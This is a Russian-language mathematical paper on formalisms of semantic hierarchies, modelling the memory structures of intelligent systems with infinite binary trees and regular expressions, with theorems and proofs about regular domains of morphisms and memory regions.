Многообразие доменов морфизмов семантических иерархий включает обширный эмпирически формируемый фрагмент. Ему соответствуют домены морфизмов, адаптированные к форматам исходных данных и результатам содержательных операций, а также алгоритмам реализации таких операций. Спецификации отдельных доменов рассматриваемого многообразия разнородные и слабо связанные между собой. Семейство доменов замкнуто относительно операций прямой суммы и произведения баз [2]. Операциями суммы моделируются схемы интеграции элементов заданных доменов в общую структуру. Произведение доменов состоит в формировании классов знаний, получаемых заменой висячих вершин структур знаний первого домена на структурные представления знаний второго домена произведения.

Цель работы, результаты выполнения которой представлены в статье, — создание обобщающего подхода к описанию класса доменов операций обработки структурированных знаний. Подход основан на описании структур фрагментов бесконечных бинарных деревьев, в которых размещаются элементы конкретных доменов. Элементы таких фрагментов составляют области памяти ИС, предназначенные для формирования и размещения структурированных знаний. Структуры знаний адаптированы к форматам данных моделируемых операций обработки знаний, применяемых для реализации целей и задач ИС. Домены морфизмов включаются в описания структур памяти компонентов ИС. Структуры связаны с процессами размещения, извлечения и преобразования знаний, выполняемыми в соответствующих компонентах. Описания структур памяти задаются специальными формулами. Формируемая система областей памяти может рассматриваться как топология открытых множеств на множестве вершин бесконечного бинарного дерева. Операции и свойства такой топологии допускают интерпретацию, основанную на инвариантах алгебраической и семантической структур знаний, операций и процессов обработки знаний в памяти ИС.

Для описания структур памяти ИС далее будут применяться формулы, составленные из доменов операций в ИС и операций комбинирования доменов. Всякая формула определяет разбиение памяти компонента на подобласти, в которых реализуются определенные операции над знаниями для времени существования ИС. Формулы структур памяти являются инвариантами схем управления памятью компонентов ИС, применяемых в абстрактной модели таких систем. Развитие и изменение структур знаний, составляющих память компонентов ИС, являются элементами такого управления.

1. Формализмы представления знаний

Формализмами представления знаний называются четверки $(M, D_M, \circ, \prec)$. Здесь M (D_M) — алгоритмически перечислимое множество знаний (множество фрагментов знаний) и M разрешимо в D_M. Множество M содержит пустое знание, обозначаемое как Λ. Вычислимая операция $\circ$: $D_M \times D_M \to D_M$ называется композицией, а разрешимое отношение $\prec \subseteq D_M \times D_M$ — вложением фрагментов знаний. Среди формализмов особое положение занимают формализмы семантических иерархий [4]. Отдельные знания в таких формализмах называются конфигурациями. Всякий формализм семантических иерархий включает перечислимые множества конфигураций (M) и разрешимых бинарных отношений между конфигурациями (R). Класс знаний всякого формализма семантических иерархий составляет множество $M \cup R$. Структуры конфигураций формализма определяют вычислимые отображения разложения и связывания конфигураций $\varepsilon : M \to M \times M$ и $\psi : M \to R$. Если $\varepsilon(z) = (\Lambda, \Lambda)$, то $z \in M$ называется элементарной конфигурацией. Если $\varepsilon(z) = (z_1, z_2)$, где z_1 и z_2 — элементарные конфигурации, то z называется простой конфигурацией. Множество элементарных конфигураций обозначается как M_0. Если $z \in M$, $\varepsilon(z) \neq (\Lambda, \Lambda)$ и $\varepsilon(z) = (z_1, z_2)$, то структуру z составляют конфигурации z_1 и z_2. В $z \in M$ эти конфигурации связывает отношение $\psi(z) \in R$.

Фрагментами знаний являются сущности, применяемые для конструирования конфигураций из конфигураций с помощью бинарной операции композиции $\circ$. Если $\varepsilon(z) = (z_1, z_2)$ и $\psi(z) = r$, то конструирование z с помощью $\circ$ выполняется в два этапа. Сначала формируется композиция $z_1 \circ r$, которая применяется для композиции с z_2 в виде $(z_1 \circ r) \circ z_2$.

2. Начальные инварианты структур памяти и знаний

Универсальное множество вершин, применяемое для формирования структурных представлений знаний в произвольных формализмах семантических иерархий, составляет бесконечное насыщенное бинарное дерево с правым и левым потомками у каждой вершины. Такие вершины представляются конечными двоичными последовательностями. Множество таких последовательностей (I) включает пустой набор (λ). Соответствие наборов вершинам дерева устанавливают простые правила. Корню дерева соответствует пустой двоичный набор λ. Если выбранной вершине дерева соответствует $\alpha \in I$, то левый и правый потомки вершины α соответствуют наборам $\alpha 0$ и $\alpha 1$.

Полное структурное представление (ПСП) отдельного знания в формализме семантических иерархий задается композицией элементарных знаний формализма, составляющей это знание [1]. Для данного формализма обеспечивается единственность композиции, представляющей произвольное непустое знание (конфигурацию). Каждое такое представление имеет вид нагруженного бинарного дерева. Внутренним вершинам этого дерева приписывается операция композиции фрагментов знаний $\circ$. Висячие вершины всякого дерева размечаются элементарными знаниями. Для формализмов семантических иерархий удобно использовать собственный формат ПСП знаний (конфигураций) нагруженными бинарными деревьями. Он определяется отображениями разложения и связывания конфигураций. Висячие вершины таких деревьев размечены элементарными конфигурациями. Внутренние вершины размечены отношениями, выполняющимися между конфигурациями, представляемыми левым и правым поддеревьями таких вершин.

Для ПСП конфигураций будем использовать специальные обозначения для атрибутов таких структур. Если $z \in M$, то ПСП z обозначается как $\Sigma(z)$. Такая структура единственная для каждой неэлементарной $z \in M$. Обозначения M_i и Σ_i ($i = 0, 1, ...$) применяются для множеств конфигураций (ПСП конфигураций), представляемых деревьями глубины i. Множество вершин (висячих вершин) ПСП z обозначается как $D(z)$ ($O(z)$). Разметка $\alpha \in D(z)$ ПСП z обозначается как $[z]_\alpha$. Выражение $(z)_\alpha$ обозначает конфигурацию, представимую поддеревом дерева $\Sigma(z)$ с корнем $\alpha \in D(z)$.

3. Структуры памяти и домены морфизмов в формализмах знаний

Множество I и связанная с ним структура бесконечного бинарного дерева представляют удобный общий унифицированный формат моделирования структур памяти компонентов ИС, имеющий разнообразные приложения. Каждый компонент ИС использует собственный формализм представления знаний (подходящий формализм семантических иерархий). Содержание памяти компонента на разных этапах существования ИС составляют знания в применяемом формализме. Знание z размещается в структуре памяти компонента в форме бинарного дерева ПСП конфигурации. Корнем размещения ПСП назначается некоторая вершина памяти компонента. Прямая сумма ПСП конфигураций, одновременно размещенных в памяти компонента, составляет интегрированное содержание этой памяти в заданный момент времени.

Многообразие действий, используемое для моделирования реализаций целей и задач ИС, связано с морфизмами обработки знаний. Обрабатываемые знания размещаются в нескольких областях памяти ИС. Структуры отдельных областей соответствуют доменам морфизмов обработки знаний, размещаемых в таких областях. Семейство морфизмов формируется при развитии представлений о структурах памяти и процессах мышления, адаптированных к алгебраическим, логическим, топологическим инвариантам моделей различных областей математики, инвариантам других областей знаний. Эмпирически развиваемое семейство доменов морфизмов знаний связано с операциями, применяемыми для реализации процессов конструирования (синтеза) знаний. Процесс синтеза основан на знаниях, составляющих представление содержания области знаний и начальные данные процесса в заданном формализме представления знаний. Унифицированный формат представления содержания областей знаний образуют семейства элементарных и простых знаний в применяемом формализме. Такие семейства являются аналогами онтологий, составленных подмножествами классов элементарных знаний (индивидуалов) и простых знаний (связей между индивидуалами).

Процесс конструирования знаний из элементов представления содержания области знаний (онтологии) называется синтезом. Он основан на конструировании и трансформации структур знаний из элементов онтологии. Операции, используемые процессами синтеза, включают различные структурные, алгебраические и логические преобразования. Примерами доменов операций над знаниями являются окрестности и серии знаний [1]. Окрестности знаний представляют фрагменты онтологии. Они содержат элементарные знания, которые связаны с заданными знаниями произведениями отношений. Серии знаний фор-

мируются из фрагментов онтологий, извлекаемых с помощью подходящих предикатов (критериев). Структурные трансформации знаний моделируются операциями вставки, удаления, перестановки и замены фрагментов знаний. Алгебраические и логические трансформации выполняют замену элементов начальных данных алгебраических (логических) операций (правил вывода) на результаты применения таких операций (правил) [1]. Сериями моделируются процессы обработки знаний в ИС, представляемые последовательностями знаний, формируемых на разных шагах (этапах) процессов.

4. Регулярные выражения и множества вершин памяти ИС

Определение доменов морфизмов как алгоритмически перечислимого семейства перечислимых множеств конфигураций, замкнутого относительно операций прямой суммы ($\oplus$) и произведения ($\otimes$) доменов, является общим и абстрактным [2]. Оно формирует многообразие доменов морфизмов представлений знаний (конфигураций), обеспечивающее моделирование семейства общих классов конфигураций, обрабатываемых операциями разных типов. Рассмотрим сужение этого многообразия на семейство структур, обобщающих семейство доменов морфизмов, разработанных для моделирования преобразований и процессов обработки абстрактных знаний, адаптирующих функциональные сущности из разных областей математики. Семейство включает приведенные ранее виды доменов операций в формализмах знаний. Унифицированные описания доменов основаны на множествах вершин бинарных деревьев, определяемых с помощью регулярных выражений. Такие вершины применяются в качестве листьев ПСП семантических иерархий, принадлежащих доменам. Класс регулярных выражений для множества двоичных наборов определяют следующие правила:

1) запись всякого набора $\alpha \in I$ является регулярным выражением;

2) если E_1 и E_2 являются регулярными выражениями, то запись $(E_1 \cup E_2)$ является регулярным выражением;

3) если E_1 и E_2 являются регулярными выражениями, то запись $(E_1) \circ (E_2)$ является регулярным выражением;

4) если E является регулярным выражением, то запись $(E)^*$ является регулярным выражением.

Никакие другие записи не являются регулярными выражениями.

Приведенные соотношения соответствуют общему определению регулярного выражения. Такие выражения являются основой конструирования классов регулярных областей памяти и регулярных доменов операций в ИС. Заданные схемы конструирования регулярных выражений называются записью элементарного выражения, объединением и композицией регулярных выражений, а также итерацией регулярного выражения.

Всякому регулярному выражению E соответствует непустое множество $U(E)$ двоичных наборов, представляемых E. Такие множества уточняются отдельно для правил 1—4. Если $E = \alpha$, то $U(E) = \{\alpha\}$. Если $E = (E_1 \cup E_2)$, то $U(E) = U(E_1) \cup U(E_2)$. Если E_1 и E_2 — регулярные выражения, то $E_1 \circ E_2$ (E_1E_2) представляет множество двоичных наборов $\{\alpha_1\alpha_2 \mid \alpha_1 \in U(E_1) \,\&\, \alpha_2 \in U(E_2)\}$. Наконец, для выражения $(E)^*$ справедливо соотношение $U((E)^*) = (U(E))^*$. Выражение $(E)^*$ представляет множество наборов, являющихся сцеплениями конечных последовательностей элементов $U(E)$. Для объединений регулярных выражений выполняются соотношения ассоциативности и коммутативности:

$$((E_1 \cup E_2) \cup E_3) = (E_1 \cup (E_2 \cup E_3)) \text{ и}$$

$$(E_1 \cup E_2) = (E_2 \cup E_1).$$

Поэтому в записях объединений регулярных выражений внутренние скобки можно опускать. Для рассмотренного ранее примера запись регулярного выражения имеет вид $(E_1 \cup E_2 \cup E_3)$.

Дополнительные форматы записи регулярных выражений связаны с комбинациями правил 1—4. Например, обозначение $E_1 \oplus E_2$ соответствует выражению $(0E_1 \cup 1E_2 \cup \lambda)$. Для последнего выражения справедливо соотношение

$$U(E_1 \oplus E_2) = \{0\alpha \mid \alpha \in U(E_1)\} \cup \{1\alpha \mid \alpha \in U(E_2)\} \cup \{\lambda\}.$$

Поэтому, если E_1 и E_2 представляют множества вершин конфигураций z_1 и z_2, то $E_1 \oplus E_2$ представляет множество вершин суммы $z_1 \oplus z_2$. Существование подходящих выражений E_1 и E_2, для любых $z_1, z_2 \in M$ следует из следующего утверждения.

Для любого конечного непустого множества $B \subseteq I$ $(D(z))$ существует регулярное выражение, представляющее B.

Пусть $B = \{\alpha_1, ..., \alpha_k\}$ $(D(z) = \{\alpha_1, ..., \alpha_k\})$ — непустое подмножество множества I. Тогда B представляется регулярным выражением $(\alpha_1 \cup \alpha_2 ... \cup \alpha_k)$.

Множество $B \subseteq I$ называется регулярным множеством вершин бесконечного бинарного дерева, если существует такое регулярное выражение E, что $U(E) = B$. Регулярные множества вершин составляют алгоритмически перечислимые и разре-

шимые области множества *I*. Множество *I* является регулярным, поскольку $I = U((0 \cup 1 \cup \lambda)^*)$. Пустое множество двоичных наборов не представляется регулярным выражением и также считается регулярным. Теорема С. Клини об эквивалентности автоматных множеств слов и регулярных множествах слов позволяет применять детерминированные конечные автоматы для исследования свойств регулярных множеств вершин бесконечного полного бинарного дерева и конструирования таких множеств с заданными свойствами.

Если E — регулярное выражение, то множества $U(E)$ может оказаться недостаточно для того, чтобы из элементов этого множества можно было составлять множества вершин ПСП конфигураций. Например, регулярное выражение $E = (0)^*$ представляет множество вершин, составляющих бесконечную левую ветвь бинарного дерева с вершинами из *I*, начинающуюся в вершине 0. Вершин этой ветви недостаточно для формирования структуры какой-либо конфигурации.

Уточним расширения регулярных множеств вершин в *I* до множеств, из элементов которых можно конструировать множества вершин ПСП семантических иерархий, которые составляют регулярные домены морфизмов.

Определение. Замыканием $B \subseteq I$ называется множество:

$$[B] = \{\beta \mid \beta \in I \;\&\; \exists\alpha \in B(\beta \subseteq \alpha)\}.$$

Здесь выражение $\beta \subseteq \alpha$ означает, что набор β является началом набора α. В частности, для каждой $z \in M$ справедливо соотношение $[O(z)] = D(z)$.

Теорема 1. Для всякого регулярного выражения E существует такое регулярное выражение E', что $[U(E)] = U(E')$.

Доказательство. Справедливость доказываемого утверждения связана с ограниченностью длины записи всякого регулярного выражения. Для произвольного выражения E имеет место один из случаев: $E = \sigma_1...\sigma_k$, $E = (E_1 \cup E_2)$, $E = E_1 \circ E_2$ и $E = (E_1)^*$. Определим оператор $\mathfrak{F}$, преобразующий E в подходящее выражения E'.

Если $E = \sigma_1...\sigma_k$, то положим $\mathfrak{F}(E) = (\lambda \cup \sigma_1 \circ \mathfrak{F}(\sigma_2...\sigma_k))$. Нетрудно проверить, что $\mathfrak{F}(E) = (\lambda \cup \sigma_1 \cup \sigma_1\sigma_2 \cup ... \cup \sigma_1...\sigma_k)$. То есть $U(E') = U(\mathfrak{F}(E))$.

Если $E = (E_1 \cup E_2)$, то положим $\mathfrak{F}(E) = (\mathfrak{F}(E_1) \cup \mathfrak{F}(E_2))$. То есть $U(\mathfrak{F}(E))$ определяется как множество двоичных наборов, представляемых выражениями E_1 и E_2, а также всех начал таких наборов.

Пусть $E = E_1 \circ E_2$. Множество начал двоичных наборов, представляемых E, составляют начала наборов, представляемых E_1, а также всевозможные наборы, начинающиеся с набора из $U(E_1)$ и продолжаемых наборами из $\mathfrak{F}(E_2)$. То есть, для в рассматриваемого случая $\mathfrak{F}(E) = (\lambda, \mathfrak{F}(E_1), E_1 \circ \mathfrak{F}(E_2))$.

Рассмотрим случай $(E = (E_1)^*)$. Началами наборов из $U(E)$ являются наборы, начинающиеся с некоторой (возможно пустой) последовательности наборов из $U(E)$ и продолжающейся началом некоторого набора из $U(E)$. Множество наборов с заданными свойствами представляется выражением $(\lambda \cup E_1)^*\mathfrak{F}(E_1)$.

Приведенные правила позволяют заменить заданное регулярное выражение E на выражение, представляющее множество наборов $[U(E)]$. Процесс построения выражения $\mathfrak{F}(E)$ завершается за конечное число шагов, поскольку длины записей выражений, для которых предполагается дополнительное уточнение значения оператора $\mathfrak{F}$, уменьшаются. *Доказательство окончено.*

Общими свойствами множеств двоичных наборов, представляемых регулярными выражениями, являются их алгоритмическая перечислимость и разрешимость в *I*.

Определим специальную процедуру пересчета элементов таких множеств. Пусть E — регулярное выражение. Для пересчета элементов $U(E)$ применим конструкцию корневого дерева $\mathfrak{T}(E)$. Схема пересчета наборов основана на рекурсивной обработке записи выражения E. Ему соответствует один из случаев определения регулярного выражения $E = (\sigma_1...\sigma_k)$, $E = (E_1 \cup E_2)$, $E = E_1 \circ E_2$ и $E = (E_1)^*$.

Разметкой корня дерева $\mathfrak{T}(E)$ в каждом из приведенных случаев является E. В первом случае корень $\mathfrak{T}(E)$ размечен набором $\sigma_1...\sigma_k$. Такая разметка объявляется заключительной для $\mathfrak{T}(E)$. Для случая $E = (E_1 \cup E_2)$ корень $\mathfrak{T}(E)$ имеет два потомка (левый и правый). Эти вершины являются корнями деревьев $\mathfrak{T}(E_1)$ и $\mathfrak{T}(E_2)$. Если разметка некоторой вершины этих деревьев объявлена заключительной в таком дереве, то она объявляется заключительной для $\mathfrak{T}(E)$.

Если $E = E_1 \circ E_2$, то корень дерева имеет одну вершину потомка. Эта вершина является корнем дерева $\mathfrak{T}(E_1)$. Если разметка α некоторой вершины этого дерева в $\mathfrak{T}(E)$ объявлена заключительной для $\mathfrak{T}(E_1)$, то в дереве $\mathfrak{T}(E)$ эта вершина имеет потомка. Последний является корнем дерева $\mathfrak{T}(E_2)$. Всякий набор β, объявленный заключительным в дереве с корнем $\mathfrak{T}(E_2)$, является заключительным и в дереве $\mathfrak{T}(E)$. Это набор имеет вид $\alpha\beta$, где α —

набор, объявленный заключительным для дерева $\mathfrak{T}(E_1)$ в вершине, предшествующей корню рассматриваемого вхождения дерева $\mathfrak{T}(E_2)$ в $\mathfrak{T}(E)$.

В последнем случае $(E = (E_1)^*)$ дерево $\mathfrak{T}(E)$ конструируется так, чтобы заключительные наборы для этого дерева формировались как конечные последовательности слов из $U(E_1)$. Корень дерева $\mathfrak{T}(E)$ размечен выражением E. Этот корень имеет одну вершину потомка, которая размечена выражением E_1. Данная вершина является корнем дерева $\mathfrak{T}(E_1)$. Всякий набор, объявленный заключительным для некоторой вершины рассматриваемого дерева $\mathfrak{T}(E_1)$ объявляется заключительным для $\mathfrak{T}(E)$. В $\mathfrak{T}(E)$ вершина, объявленная заключительной, получает дополнительного потомка, размеченного выражением E_1. Этот потомок является корнем еще одного вхождения $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$.

Если разметка $\beta \in I$ некоторой вершины $\mathfrak{T}(E_1)$ объявляется заключительной, то вхождение этой вершины в $\mathfrak{T}(E)$ размечается набором $\alpha\beta \in U(E)$ и эта разметка объявляется заключительной. Здесь $\alpha \in I$ — это разметка, объявленная заключительной для вершины предка корневой вершины рассматриваемого вхождения дерева $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$. В дереве $\mathfrak{T}(E)$ вершина ν имеет одного потомка. Последняя вершина размечена выражением E_1 и является корнем следующего вхождения дерева $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$. Если некоторая вершина ν' этого вхождения размечена набором $\gamma \in U(E)$, который объявлен заключительным в этом вхождении $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$, то эта вершина размечается набором $\alpha\beta\gamma \in U(E)$, который объявляется заключительным для $\mathfrak{T}(E)$.

Процесс конструирования $\mathfrak{T}(E)$ для рассматриваемого случая является бесконечным. Всякий раз, когда в некоторое вхождение $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$ добавляется вершина, для которой некоторое $\beta \in I$ объявляется заключительным в этом дереве, такая вершина размечается набором $\alpha_1 ... \alpha_k \beta \in U(E)$, $k \geqslant 0$, который объявляется заключительным в $\mathfrak{T}(E)$. Здесь $\alpha_1 ... \alpha_k$ — набор из $U(E)$, объявленный заключительным для $\mathfrak{T}(E)$ в вершине — предке корня последнего вхождения $\mathfrak{T}(E_1)$ в $\mathfrak{T}(E)$. Общая схема формирования слова $\alpha_1 ... \alpha_k \beta \in U(E)$ для случая $k > 0$ приведена на рис. 1.

Естественный процесс построения дерева $\mathfrak{T}(E)$ для произвольного регулярного выражения E основан на обходе этого дерева (например, в ширину). При этом можно реализовать пересчет элементов множества $U(E)$.




Рис. 1. Фрагмент дерева $\mathfrak{T}(E)$

Определение. Границей $U(E)$ называется множество

$$\mathfrak{B}(E) = \{\alpha \mid \alpha \in U(E) \,\&\, \alpha 0 \notin U(E) \,\&\, \alpha 1 \notin U(E)\}.$$

В общем случае $\mathfrak{B}(E) \subseteq U(E)$. Для всякого регулярного выражения E множество $\mathfrak{B}(E)$ — алгоритмически разрешимо относительно I. Разрешимыми оказываются и многие другие свойства границ множеств, связанных с регулярными выражениями.

5. Регулярные домены морфизмов

Каждое регулярное выражение определяет область памяти $U(E) \subseteq I$. Этой области соответствует множество конфигураций, ПСП которых составлены с использованием вершин из множества $U(E)$.

Определение. ПСП конфигурации $z \in M$ соответствует регулярному выражению E, если для всякого $\alpha \in O(z)$ выполняется одно из условий:

1) $\alpha \in U(E)$;

2) $\alpha \in \{\beta_i \mid i \in N \,\&\, \forall i(\beta_i \subset \beta_{i+1})\} \subseteq [U(E)]$;

3) $\alpha = \beta\sigma$, где $\sigma \in \{0, 1\}$, $\beta, \beta\overline{\sigma} \in |U(E)|$, $\beta\overline{\sigma} \in |U(E)|$.

То есть, если конфигурация $z \in M$ соответствует регулярному выражению E, то висячая вершина ПСП z:

- является элементом $U(E)$;
- является элементом последовательности вложенных двоичных наборов из $|U(E)|$;
- не принадлежит $|U(E)|$, но является соседним с элементом этого множества.

Проверка условия второго случая приведенного определения реализуема алгоритмически. Пусть $(\{0, 1\}, Q, \varphi, q_0, D)$ — конечный автомат, распознающий слова множества $U(E)$. Здесь $\{0, 1\}$ — входной алфавит; Q — множество состояний; q_0 — начальное состояние; φ — функция изменения состояний; D — множество распознающих состояний автомата. Проверка рассматриваемого условия по диаграмме переходов автомата сводится к проверке существования бесконечного пути в такой диаграмме, начинающегося из состояния $\varphi(\alpha, q_0)$, содержащего бесконечное множество вхождений состояний, из которых ведут пути в состояния из D.

Если $z \in M$ соответствует регулярному выражению E, то справедливо следующее свойство границы: $\alpha \in \mathfrak{B}(E) \cap D(z) \to \alpha \in O(z)$.

Определение. Множество $B \subseteq M$ называется регулярным доменом, если существует такое регулярное выражение E, что $B = \{z \mid z$ соответствует $E\}$.

Всякий регулярный домен является алгоритмически перечислимым. Регулярный домен знаний в заданном формализме семантических иерархий, соответствующий выражению E, будем обозначать как $\mathfrak{D}(E)$. Если домен морфизмов пространств семантических иерархий (формализмов знаний) является регулярным, то формальной спецификацией этого домена является регулярное выражение. Регулярными оказываются домены морфизмов, применявшихся при моделировании операций в формализмах семантических иерархий, а также процессов синтеза реализаций когнитивных целей моделей в ИС [3].

Рассмотрим примеры регулярных доменов морфизмов семантических иерархий.

1. Множество $M(\Sigma)$ всех знаний (ПСП знаний) произвольного формализма семантических иерархий является регулярным доменом. Рассмотрим регулярное выражение $E = (\lambda \cup (0, 1)^*)$. Для этого выражения $U(E) = I$ и поэтому всякая $z \in M$ принадлежит $\mathfrak{D}(E)$. Поскольку $\mathfrak{D}(\delta) = \varnothing$ (δ — пустое выражение), то пустое множество конфигураций также является регулярным.

2. Множество конфигураций M_k (ПСП конфигураций Σ_k), ПСП которых образуют полные бинарные деревья глубины k, $k \in \{0, 1,...\}$, также является регулярным. Ему соответствует выражение, составленное как объединение всех выражений, представляющих все двоичные наборы длины k. В частности, множества элементарных (M_0) и простых (M_1) знаний — это регулярные домены.

3. Множество серий элементарных знаний (записывается как S или $S \otimes M_0$) конфигураций образует регулярный домен. Это множество определяется регулярным выражением $(\lambda \cup (0)^*1)$. Множество вершин бесконечного бинарного дерева (I), применяемых в ПСП серий элементарных конфигураций, составляют вершины бесконечной левой ветви этого дерева, а также правые потомки вершин данной ветви. Множества серий знаний заданной глубины $k \in N$ далее будут обозначаться как $S \otimes \Sigma_k$ $(S \otimes M_0)$. Они также являются регулярными доменами.

4. Окрестности элементарных знаний заданной глубины $k \in N$ (O^k) являются доменами морфизмов. Они составляют фрагменты содержания областей знаний, извлекаемых из онтологий таких областей [4]. Регулярность домена окрестностей элементарных знаний глубины 1 (O^1) доказывается с помощью выражения $E = \left(0 \cup \left(1(\lambda \cup 1 \cup (0)^*1)\right)\right)$. Границу множества двоичных наборов для последнего выражения составляют наборы 0 и 11, 101, 1001, 10001, ... Вершине $0 \in U(E)$ приписываются элементарные конфигурации, для которых составляются окрестности. Остальные наборы границы окрестностей составляют вершины, представляемые выражением $1(1 \cup (0)^*1)$. Вершина 1 является листом в окрестности элементарного знания, если окрестность не содержит элементов.

Регулярность множества окрестностей элементарных знаний произвольной глубины доказывается аналогично. Применяемые для этого регулярные выражения задают схемы конструирования окрестностей. Так, при построении окрестностей глубины 2 вершины границы (серии) в окрестности элементарного знания глубины 1 заменяются на окрестности глубины 1. Рассматриваемый случай реализует регулярное выражение $(0 \cup (1(\lambda \cup ((1 \cup (0)^*1)(0 \cup 1(\lambda \cup (0)^*1))))))$. Такое выражение формируется как продолжение выражения для окрестности глубины 1, продолжаемых выражением для еще одной окрестности глубины 1. При конструировании выражений, представляющих окрестности возрастающей глубины, используется инвариантная запись $(0 \cup 1(\lambda \cup (0)^*1))$. Эта запись определяет множество наборов, которые составляют окрестности глубины 1, замещающие вершины границ при конструировании окрестностей возрастающей глубины.

Для обозначения множеств окрестностей элементарных знаний глубины $k \in N$ далее используются символы O^k. Объединение всех таких множеств будет обозначается как O. Комбинации серий и окрестностей позволяют расширить возможности описания структур знаний, синтезируемых процессами в ИС. Основными средствами комбинирования доменов являются операции прямой суммы и произведения. В моделях абстрактных многомерных ИС комбинации доменов составляют основу форматов описания структур памяти компонентов [2]. Форматы определяют структуры знаний, которые размещаются и обрабатываются в памяти ИС.

Теорема 2. Если множества конфигураций B_1 и B_2 являются регулярными, то произведение (сумма) таких множеств является регулярным множеством конфигураций.

Доказательство. В случае, когда хотя бы одно из множеств B_1 и B_2 является пустым — произведение и сумма этих множеств равны пустому множеству и являются регулярными. Рассмотрим случай, когда B_1 и B_2 — это непустые регулярные множества, которые определяются с помощью регулярных выражений E_1 и E_2. Тогда сумма $B_1 \oplus B_2$ представляется регулярным выражением

$0E_1 \cup 1E_2$. Произведение $B_1 \otimes B_2$ представляется выражением $(E_1) \circ (E_2)$. *Доказательство окончено.*

Комбинации регулярных областей памяти определяются специальными формулами. Они позволяют задавать структуры организации памяти компонентов ИС. Каждая формула определяет поддерево дерева I с корнем λ. Такое дерево может быть бесконечным.

Пусть $\mathfrak{S}$ — произвольное алгебраическое выражение (композиция) серий и окрестностей элементарных знаний. Множество двоичных наборов, используемых в качестве вершин — листьев конфигураций, представляемых этим выражением, обозначим как $D(\mathfrak{S})$.

Следующая теорема связана с задачей исследования выразительных возможностей описания структур памяти с помощью регулярных выражений, соответствующих комбинациям сумм и произведений окрестностей и серий.

Теорема 3. Для любой алгебраической комбинации окрестностей и серий элементарных конфигураций $\mathfrak{S}$ найдется конфигурация $z \in M$, для которой $D(z) \cap D(\mathfrak{S}) = \varnothing$.

Доказательство. Для серий (S^1) и окрестностей (O^1) элементарных знаний всякий ярус с номером $k > 2$ бесконечного насыщенного бинарного дерева содержит вершину, не принадлежащую таким сериям (окрестностям). Это так для вершин из соответствующих ярусов, принадлежащих самой правой ветви дерева. Такими вершинами являются 11 и 111.

Если $\mathfrak{S}$ содержит не менее двух вхождений выражений для серий или окрестностей, то рассмотрим последнюю комбинацию операций, примененную при конструировании $\mathfrak{S}$. Для таких вхождений серий (окрестностей) в рассматриваемые выражения возможен один из случаев — $C_1 \oplus C_2$ или $C_1 \otimes C_2$.

Пусть рассматривается конструкция $C_1 \oplus C_2$. Найдется вершина бинарного дерева $\alpha \in I$ для C_i, $i \in \{1, 2\}$, которая не используется в ПСП конфигураций, представимых с помощью C_i. Тогда в конфигурациях, представляемых композицией $C_1 \oplus C_2$ не используется вершина 0α, если $i = 1$, и 1α, если $i = 2$.

Рассмотрим случай композиции $C_1 \otimes C_2$. Пусть $\alpha \in I$ — вершина, не используемая в ПСП конфигураций, представляемых композицией C_2. Пусть $\beta = 1...1$ — самая длинная последовательность, представляющая вершину в ПСП конфигураций, соответствующих C_1. Тогда вершина $\beta\alpha \in I$ не принадлежит ПСП конфигураций, соответствующих $C_1 \otimes C_2$.

При конструировании двоичных последовательностей, не являющихся вершинами конфигураций, представимых композициями окрестностей и серий элементарных конфигураций, длины подходящих последовательностей β возрастают на не более чем 2 для каждой суммы или произведения таких комбинаций. Поэтому, если глубина некоторой алгебраической комбинации C равна k, то длина двоичного набора, соответствующего вершине из I, не принадлежащей ПСП конфигураций, соответствующих C, не превосходит $2k + 1$. *Доказательство окончено.*

Последнее свойство комбинаций прямых сумм и произведений окрестностей и серий элементарных конфигураций позволяет утверждать, что класс регулярных доменов операций шире класса баз операций, формируемых из доменов окрестностей и серий элементарных конфигураций.

6. Конструирование регулярных структур памяти

Полное структурное представление элементов регулярных доменов всякого формализма семантических иерархий составляют вершины из специальных подмножеств множества I. Такие множества составляют области I, в которых размещаются ПСП конфигураций из таких доменов. Многообразие непустых областей I, представляемых регулярными выражениями, ограничено поддеревьями множества I с корнем λ. Расширим это многообразие с помощью переноса корней поддеревьев в произвольные $\alpha \in I$. Пусть E — произвольное регулярное выражение.

Определение. Множество $B \subseteq I$ называется регулярной областью памяти (I), если существует такое регулярное выражение E, что $\exists\alpha \in I(B = \{\alpha\beta \mid \beta \in [U(E)]\})$.

Набор α из последнего определения является корнем поддерева дерева I. Для обозначения рассматриваемой регулярной области I далее будем использовать выражение $\mathfrak{D}(E, \alpha)$. Обозначим многообразие всех регулярных областей в I как $\Re$. Его элементами являются множества I и $\varnothing$. Это многообразие составляют области, применяемые далее для структур памяти компонентов многомерных ИС.

Операции объединения и пересечения регулярных областей (принадлежащих множеству $\Re$) моделируют интеграцию и сужение доменов морфизмов в формализмах семантических иерархий. Если объединяемые области имеют непустое пересечение, то они формируют область памяти, расширяющую множество ПСП конфигураций, которые

могут размещаться в области как элементы одного домена и трансформироваться в этой области в знания из другого домена морфизмов знаний.

Пусть $\mathfrak{D}(E, \alpha) \cap \mathfrak{D}(E, \beta) \neq \varnothing$, где $\alpha \neq \beta$ и $\beta = \alpha\gamma$. Тогда для области $\mathfrak{D}(E, \alpha) \cup \mathfrak{D}(E, \beta)$ и домена конфигураций, представимых в этой области, допускаются конфигурации, получаемые заменой фрагментов $(z)_\gamma$ конфигураций, размещаемых в $\mathfrak{D}(E, \alpha)$, на конфигурации, размещаемые в области $\mathfrak{D}(E, \beta)$. В частности, если $\gamma \in \mathfrak{B}(E)$, то такая замена выполняется для $\gamma \in O(z)$.

Объединения непересекающихся областей из $\Re$ таким свойством не обладают. Конфигурации, формируемые в отдельных областях объединения, составляют пары семантических иерархий, размещенных в объединяемых областях, которые могут рассматриваться как прямые суммы конфигураций.

